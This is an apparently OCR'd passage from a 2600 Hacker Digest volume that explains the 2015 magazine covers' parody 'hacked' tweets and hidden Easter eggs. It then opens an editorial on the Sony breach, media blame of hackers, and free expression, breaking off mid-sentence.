
2600

The Hacker Digest - Volume 32



UPI UPI.com
@UPI
Follow

Pope:"World War III has begun." #TPBISBACK

Lattitude
78.252785N

Longitude
15.409617E


Tesla Motors @TeslaMotors · 3m

The dragon strikes again #joshua

-1 61398

Lattitude **31.350242N**

Longitude **121.569586E**




Donald J. Trump
@realDonaldTrump

My Twitter has been seriously hacked--- and we are looking for the perpetrators. #what3words

∞ ★ 31337

Lattitude
26.677083N

Longitude
80.036522W



U.S. Central Command · 32 Dec 2015
@CENTCOM

We won't stop! We know everything about you, your wives and children. #extradition

2599 2601

Lattitude
36.727130S

Longitude
174.660718E

2015 COVERS

All of the covers in 2015 had a makeshift GPS overlay consisting of a compass with satellite locations and direction headings, along with a golden triangle Easter Egg that was different for each issue. In addition, there were latitude and longitude coordinates (with latitude unintentionally spelled with an extra “t” in all four covers).

The order of the directions across the four seasons was North, East, West, South - which happened to spell “NEWS” - and each cover focused on a compound centered in a topical news event with *2600's* unique hackeresque spin to it. The news story dictated the location of the cover image - and the GPS pointed to it. Additionally, a “hacked” tweet was added as an overlaid pop-up on the cover, further elucidating the subject.

Spring. North - Svalbard Island in Norway, near the Svalbard Global Seed Vault. A Twitter hashtag indicated that The Pirate Bay was coming back, a news story that was widely reported during this period. While TPB is really Swedish, the location was picked because it was a Scandinavian fortress that we imagined was the secret location of TPB’s new hidden data center, represented here as an icy fortress. A ship, having struck the ice, is sinking, bearing the disappearing and once beloved Radio Shack logo. The hacked tweet reflected a real one that was sent out on UPI’s feed, quoting the Pope as saying that World War Three had begun. TPB’s “phoenix rising” icon is seen below the tweet. The compass Easter Egg was an Oscar, which was a nod to the film *Citizenfour* having won the best documentary award.

Summer. East - Peoples’ Liberation Army Unit 61398 in Pudong, Shanghai, China. Rumored to be the Chinese army’s hacking division, depicted in the photograph. News stories of the time were widely implicating this particular group as having hacked into all sorts of American computer networks. Posters on the wall include the Autumn 2014 2600 whistleblower cover, Mao Tse Tung, and a fiber optic cable map of the United States. The hacked Tesla Motor tweet was picked because of the use of the dragon in Chinese culture. The number of retweets was -1, the square root of which is the imaginary number i - read into that what you will. The number of favorites was 61398, which was the above unit’s number. The PLA logo is displayed beneath the tweet. The hashtag of #joshua is a nod to the film *WarGames*. The compass Easter Egg was a drone plane.

LLAP

Autumn. West - Donald Trump’s Mar-a-Lago Club in West Palm Beach, Florida, United States. The cover image is a dilapidated hotel. There is Facebookish “Dislike” graffiti on the building. There are vultures circling the hotel. Donald Trump is giving the thumbs up, wearing an Anonymous-like mask that was featured on *Mr. Robot*, a new TV show that had just exploded in popularity within the hacker world. The hacked tweet was a real one Trump had once posted. The hashtag #what3words is for a universal addressing system based on a 3mx3m global grid. The words “foolishly.clutching.irony” map on what3words.com to a small swatch of Mar-a-Lago. The number of retweets is infinite and the number of favorites is a very elite number in hacker culture. The compass Easter Egg was the logo for Ashley Madison, a company that had recently been hacked to shreds publicly.

Winter. South - Kim Dotcom’s MEGA compound in Auckland, New Zealand. The cover showed a FLIR-like satellite image of Dotcom’s house. He was facing imminent extradition to the United States. The tweet is a real one from U.S. Central Command when it was hacked by ISIS sympathizers. The words, when used in the context of being aimed at Dotcom, appear as a threat from the U.S. government. The date of Dec 32 2015 is actually January 1st 2016. The number of retweets is one less than 2600, the number of favorites is one more. Twitter had just changed the logo of “Favorite” from a star to a heart, which upset many delicate users, so we used a broken heart as the logo. The compass Easter Egg is an Arabic question mark character, which reflected the uncertainty of the times.

Perceptions & Teachings

Nous Défions Tout

Hackers continue to be catalysts for change, scapegoats for every imaginable problem, and an unending source of ratings for news programs and inspiration for movie plots. Lately, though, this atmosphere has really been in high gear.

It doesn't help lessen the volume when every time a computer system is compromised or falls apart due to its own flimsiness that hackers are the ones deemed responsible. Hackers even get blamed when such scenarios are averted ("were it not for the investigation by this intrepid reporter, hackers *could* have been able to steal your identity..."). We need to all face the fact that there are lots of people out there with agendas who also happen to know how to use computers. While hackers can figure out tricks and security vulnerabilities (as well as figure out how to fix them), it doesn't take that same ingenuity to simply apply them en masse to target systems. It's simply an end user attack using hacker tools. Most anyone can do this.

That's why we thought it amusing that last year's attack on Sony was being attributed to an army of hackers from North Korea. First, as we've seen demonstrated often, hackers don't work well in armies. They tend to act as individuals and question all that is around them, which is what makes them good hackers in the first place. Hackers aren't particularly good at following orders, hence the large amount of them who wind up in detention at school and otherwise imprisoned elsewhere in life. (North Korea certainly wouldn't be a great environment for independent-minded hackers to thrive, not to mention that the extremely limited bandwidth into the country would make it a trivial task to cut them off.) Sure, there was hacking involved, but not in the way it was being portrayed virtually everywhere.

The security practices at Sony were unsurprisingly the biggest culprit. This is most always the case whenever you see a massive computer breach. We may never know the full story, but it's clear that way too much access was being given to certain users, far too much private data was being stored in an unencrypted form on a system connected to the Internet, and not enough attention was being paid to potential compromises. Supposedly their system had been owned for months before anyone thought to do anything about it. The company had gone data happy - storing everything and anything they could online and having it all connected to the network. What possible reason would there be to have unreleased movies stored online? Clearly, this just wasn't thought through.

Sony is far from alone in this. It's likely the majority of companies in existence today have serious lapses in digital judgment, keeping things online that should be isolated, going overboard with storing personal data, assuming everything is running smoothly without paying attention, etc. That's the real problem, and it's one that affects all of us because oftentimes that data belongs to us. When a bank or credit card company lets one of its massive databases leak onto the net or into someone else's account, it's our privacy that's the victim - without us having any say.

Above all else, though, when such stories hit the mainstream, beware of the spin that's inevitably attached to them. In the case of Sony's *The Interview*, there was a lot going on that escaped scrutiny. (We're referring to the ill-conceived movie that focused on the "hilarious" assassination of North Korean leader Kim Jong-un. To put it into perspective, if such a film were to be made with the same exact plot involving one of *our* leaders, it would probably be considered an act of terror, so it's hard to believe Sony was that surprised by North Korea's lack of enthusiasm for the project.) For one thing, the initial hacking of Sony's network had no stated connection to the production of this rather controversial film. It was only after pundits theorized that maybe there could be a connection that messages related to the film began to be sent from the alleged perpetrators. Everyone involved - from Sony to the intruders to the media - seemed to be latching onto this perceived issue in order to get themselves more publicity. We had a bit of fun with it ourselves, offering to show the movie on our own website when Sony suddenly decided it was too hot for them to touch. Of course, in the end they relented (or went along with their original plan, depending on which conspiracy you believe) and *The Interview* wound up doing quite well when it otherwise would have been largely ignored.

But another important point was illustrated with all of this, regardless of how we may have been manipulated. No matter how bad or offensive a particular statement, idea, or presentation is, being told you're not allowed to see, create, or talk about such a thing is far worse. In fact, nothing makes such a thing come to life more than turning it into forbidden speech.

This is nothing new to the hacker world. Whenever we're confronted with something we're "not allowed to know," we move mountains to learn all about it anyway. That is the life blood of this publication. Such a mentality extends to the Internet, where censorship is said to be thought of as a network problem that can be routed around. While *The Interview* got consistently poor reviews, it did well because we were ostensibly told we weren't allowed to see it. Brilliant marketing or the spirit of freedom, perhaps a mix of the two.

We've seen a similar - and far more serious - example of resistance to forbidden expression with the recent tragedy in Paris. Being told one cannot illustrate or disrespect an icon of a religion (in this case, the Prophet Mohammed) is anathema to anyone who truly believes in freedom of speech. In fact, we focused on this very idea in our Spring 1989 issue (detailed more thoroughly in Volume 6 of *The Hacker Digest*) when author Salman Rushdie had a bounty put on his head by Iran's Ayatollah Khomeini for his writings on Islam. It was no wonder the hacker community at the time 